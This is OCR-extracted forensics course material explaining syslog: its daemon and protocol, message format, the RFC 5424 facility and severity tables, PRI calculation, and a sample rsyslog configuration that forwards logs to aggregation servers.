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



As the name suggests, syslog handles system log events. However, it refers to both a daemon and a protocol, which are interrelated.

The daemon is a long-standing UNIX utility that receives log event messages and delivers them to one or more destinations according to its configuration file. Those destinations could be files, other applications, or even other systems on the network. For events that are passed over the network, the syslog protocol defines how the data is structured while on the wire. We will examine both and discuss how syslog factors into network-based forensic investigations.

Syslog was originally developed to assist administrators in their operational duties. However, as is common with such technologies, the security community saw the value it could provide and incorporated syslog to the investigative world. Consider how logging fills a fundamental role in the security and investigative environments—it serves as a partial transcript of past events. As long as we validate and understand the shortcomings of log data, incorporating it into our corpus of evidence can greatly improve our understanding of past events and even identify additional sources of evidence that should be sought out. Put simply, maintaining durable log data is an absolutely critical component of a proper security posture—every organization should have at least a year of log data on hot standby. Storage is getting cheaper, and most logs compress well—maintaining more archives is certainly advisable.

In environments where regulatory standards such as PCI-DSS, HIPAA, SOX, FISMA, or others apply, the requirements are clear and inflexible. Some even mandate that logs be maintained in multiple locations through the use of log aggregation using the network. We will cover aggregation in greater detail later in this module.



Let's first consider the various sources that can generate syslog event data. Of course, we mentioned that the syslog daemon is a UNIX utility, so UNIX/Linux/BSD systems all are inherently syslog-aware. This can extend to any user-space *NIX application whose developer opts to include the functionality. Most core networking equipment such as routers, switches, intrusion detection systems, firewalls, wireless access points, and their electronic kin have long included the ability to send their log events to another host using the syslog protocol, even if they did not use the syslog daemon internally. Even consumer-grade gear has increasingly added this ability in recent years.

Because syslog became such a staple of enterprise log management, many hardware devices provide options to use the syslog protocol for off-system monitoring. This includes storage devices such as NAS heads and even the raw drive sled banks used for large SAN environments. There are even video surveillance cameras that create syslog events when they detect a change in their field of view, alarm systems that log door or window events, motion detectors, and more. Because so many of these devices run an embedded form of a UNIX derivative operating system, the inclusion of syslog functionality is trivial for the developer and a great feature for the user.

Even Microsoft Windows systems can "push" their own proprietary log messages to a syslog destination through the use of third-party service software. These solutions can effectively integrate Windows platforms into an existing syslog environment with little administrator headache.


What makes this convenient for security professionals is that we have a common logging platform for such a wide variety of source devices! Instead of learning new tools, or how to manually parse an ocean of log formats, we can focus on completely handling syslog messages, instantly gaining insight to the logs of thousands of different network-enabled devices. As you may know, forensic practitioners don't often catch a break like this, so this is one to really appreciate!

Now, let's consider the destinations that can receive network-based syslog event messages. Of course, the core syslog daemon itself, running on UNIX and similar operating systems, can be trivially configured to receive these messages from remote sources. Because some hardware like consumer and enterprise NAS devices are based on embedded *NIX operating systems and also have lots of storage available, the developers have added that function to the service complement for many of their products.

As we will explore in greater depth in this module and through the rest of the course, log aggregation platforms can also generally receive syslog messages via the network as part of their core functionality. These may be pure aggregators such as the free SOF-ELK®[1] distribution originally created for this class and now provided as a community resource, or commercial offerings such as Splunk.[2] This is also the market space in which forensicators primarily encounter Security Information Event Management, or SIEM, platforms. Because these platforms are designed primarily to vacuum up as much log evidence as possible, the software developers that support those projects would be remiss to ignore syslog, probably the most tried-and-true logging protocol around today.

Again, Microsoft Windows servers can use third-party software such as SolarWinds' Kiwi Syslog Server[3] or the Snare Server[4] to enable remote reception of syslog messages.

References:
[1] https://for572.com/sof-elk-readme
[2] https://for572.com/c4gf9
[3] https://for572.com/36ki8
[4] https://for572.com/6cy4r



Here, you can see a small sample of a few different syslog-generated log messages. The first five reflect the default format for each entry, and the line at the bottom represents an enhanced format that contains very helpful information.

For the default structure, each entry begins with the date and time the message was created. It is important to remember that this is generated by the **source** system—a bad clock on the system or device that created the log message will be recorded verbatim in the receiver system's log files. Additionally, note that the year and time zone are conspicuously missing from the timestamp value.


Next is the name of the system that generated the log message. The message originator also sets this value, and the receiving system records that value as reported.

The next field typically contains the application name and process ID, both as would be reflected in a process listing on the system where the log event was created. This field may contain other values, however, as the process that creates the log entry can specify an arbitrary string for this field if configured/coded to do so.

Finally, each record contains the log message itself. This is an arbitrary string of text. The maximum length of each message is determined by each syslog daemon implementation. Overall, each syslog message transmitted over IPv4 UDP is limited to 65,527 bytes, based on the UDP's core limitations. However, many older syslog implementations cap the actual message field at 1,024 bytes.

Although the first block of log entries reflects the default, administrators can configure the syslog daemon to use more granular date and time values and to include other useful details. In the last example, the date and time are reflected in full ISO 8601/RFC 3339 format—to include the critical year and time zone values. This example also includes the syslog PRI, or numerical indication of the source and importance of the log entry, in the designated position inside angle brackets at the beginning of the line. We will discuss more about this value on the following slide.

References:
https://for572.com/4rcmd
https://for572.com/w3u1c



Whether or not they are included in the log event as shown in the custom entry on the previous slide, every syslog event includes two values that a syslog daemon uses to determine how to process the message and ultimately, where to store it. These parameters are called the “facility” and “severity”—which can be combined to a single value called the “PRI” or “Priority value”.

The "facility" is no more than an identifier of the source of a message. The full list is available on the following page. The syslog daemon may use this to determine whether a log message should be stored in a particular file or other ultimate logging destination. Note that there are eight “local” facilities, named `local0` – `local7`. These are reserved for administrators to use as necessary in their environments. However, over time, some de-facto standards have emerged within these facility assignments. For example, many recent Linux distributions use the “`local7`” facility for DHCP-related messages. Facility assignment is arbitrary, so there is nothing to prevent an administrator from tagging FTP messages with the “`mail`” facility. Elaborate logging architectures may also repurpose legacy facilities such as “`news`” or “`uucp`”. This is one reason it is critical to collect configuration files for relevant services during an investigation.

The second value is a "severity", which has a more straightforward meaning. This value is also arbitrarily defined by the message originator, but the syslog daemon uses it to determine what actions to take upon the message’s arrival. As seen in the complete list on the next page, the range from “`debug`” to “`emergency`” covers an escalating spectrum. A syslog server may be configured to ignore all “debug” messages and send “`info`” messages to a file that is frequently truncated. It could also email administrators about “`error`” messages and send “`alert`” and “`emergency`” messages to all possible destinations—including local and remote terminal sessions. Syslog administrators can also incorporate SMS-type notifications for specific issues.

Of course, knowing the syslog server’s configuration is key to understanding how these potentially elaborate logging and notification structures work.

These can be merged to a single integer by multiplying the facility value by 8 and adding the severity value. The PRI can be converted back by mathematically separating those values as depicted in the slide as well.

Full list of syslog facilities, from RFC 5424:


Number	Keyword	Facility
0	kern	kernel messages
1	user	user-level messages
2	mail	mail system
3	daemon	system daemons
4	auth	security/authorization messages
5	syslog	messages generated internally by syslogd
6	lpr	line printer subsystem
7	news	network news subsystem
8	uucp	UUCP subsystem
9	(N/A)	clock daemon
10	authpriv	security/authorization messages
11	ftp	FTP daemon
12	(N/A)	NTP subsystem
13	(N/A)	log audit
14	(N/A)	log alert
15	cron	clock daemon (scheduler)
16	local0	local use
17	local1	local use
18	local2	local use
19	local3	local use
20	local4	local use
21	local5	local use
22	local6	local use
23	local7	local use

Full list of syslog severities, from RFC 5424:

Number	Keyword	Severity
0	emerg/panic	Emergency: System is unusable
1	alert	Alert: Action must be taken immediately
2	crit	Critical: Critical conditions
3	err/error	Error: Error conditions
4	warning/warn	Warning: Warning conditions
5	notice	Notice: Normal but significant condition
6	info	Informational: Informational messages
7	debug	Debug: Debug-level messages

Per the RFC, these two values are combined into a single, 8-bit integer—the PRI. This is done by multiplying the facility by eight then adding the severity. For example, the "190" value in the example from the previous slide reflects a "local7" facility and "info" severity: (23 * 8) + 6 = 190. Because the default log format does not include the PRI value, it can be difficult to fully characterize the nature of log evidence. For this reason, administrators often include the PRI in logging configurations.

References:
`https://for572.com/4rcmd`



Shown here is a sample configuration file that you may find on an operational server. The main components to note are the "`facility.severity`" selectors on the left and their corresponding actions (or destinations) on the right.

The `facility.severity` selectors are mostly self-explanatory. They can be chained together with semicolons and can include wildcards. What's important to know is that the severity value is interpreted as the specified severity or higher. This means that an "`info`" severity would also include notice, warning, `error`, `crit`, `alert`, and `panic` messages. To reverse this behavior, use an "`!`" character before the severity. The example of "`kern.!notice`" would match all kernel messages with a severity lower than "`notice`". To limit the selector to exactly one severity, it can be prepended with an "=" character.

The action column has a number of options, but we will focus on three. The most common is for the messages that match the `facility.severity` selector to be put into a regular file on the file system. For actions consisting of an "`@`" character and a hostname or an IP address, the syslog daemon forwards the message via UDP to the indicated remote machine. A third destination type is the "^" character, which is followed by a path to an executable and a message template name.

Note that the use of multiple log format templates means the same event could be logged in several different formats. Consider an event with the "User" facility and "Emergency" severity—it is sent to multiple destinations. The "`/var/log/messages`" file would contain the following:

```
<8>2016-08-03T18:31:34.784471+00:00 centos7builder root:
ZOMG_EMERGENCY
```

All logged-in users see the following in their active shells, as well as all pre-login consoles:

```
Message from syslogd@centos7builder at Aug  3 18:33:38 ...
 root: ZOMG_EMERGENCY
```

Finally, the following is sent as input to the "`/usr/local/bin/sms_send.py`" script:

```
Aug  3 14:31:34 centos7builder root: ZOMG_EMERGENCY
```

```
template(name="FullDateWithPRI" type="string" string="<%PRI%>%timegenerated:::date-rfc3339% %HOSTNAME%
      %syslogtag%%msg:::drop-last-lf%\n")
Template(name="smsTemplate" type="string" string="%TIMESTAMP% %HOSTNAME% %syslogtag% %msg%\n")
$ActionFileDefaultTemplate FullDateWithPRI

module(load="imuxsock")             # provides support for local system logging (e.g. via logger command)
module(load="imklog")               # provides kernel logging support (previously done by rklogd)
$IncludeConfig /etc/rsyslog.d/*.conf         # Include all config files in /etc/rsyslog.d/
```


```
kern.!notice                                /var/log/messages
*.info;mail.none;authpriv.none;cron.none    /var/log/messages
*.info;mail.none;authpriv.none;cron.none    @192.168.100.5
authpriv.*                                  /var/log/secure
authpriv.=warning                           @192.168.100.5
authpriv.*                                  @sof-elk.starklabs.com
*.emerg                                     :omusrmsg:*
*.emerg                                     @192.168.100.5
*.emerg                                     @sof-elk.starklabs.com
*.emerg                                     ^/usr/local/bin/sms_send.py;smsTemplate
mail.*                                      /var/log/maillog
cron.*                                      /var/log/cron
local7.*                                    /var/log/dhcp.log
local7.*                                    @sof-elk.starklabs.com
local3.*                                    /var/log/named.log
local6.*                                    /var/log/clamd_scans.log
```

File destination

